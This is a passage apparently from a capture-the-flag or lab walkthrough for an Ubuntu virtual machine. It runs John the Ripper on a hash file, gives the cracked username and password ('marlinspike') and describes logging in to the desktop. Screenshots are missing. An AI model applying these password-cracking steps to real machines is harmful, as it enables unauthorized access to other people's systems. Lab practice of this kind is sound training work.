
Successfully Compromised the Ubuntu Machine:

john ubantu-hash.txt



And after some time, the Original Password is Cracked Successfully.


Ubuntu Machine:




We have successfully Compromised and Cracked the Username & Password of the machine.

Login Attempt in Ubuntu Machine:

USERNAME	marlinspike
PASSWORD	marlinspike




Booting Process of Ubuntu Machine:



After entering the Username and Password, the system starts Booting and we are logged-in in the Ubuntu Machine successfully.

Successfully Login to the Ubuntu Machine:



Now we can see that we have been successfully Login to the Ubuntu Machine and the Ubuntu Desktop is now available to use.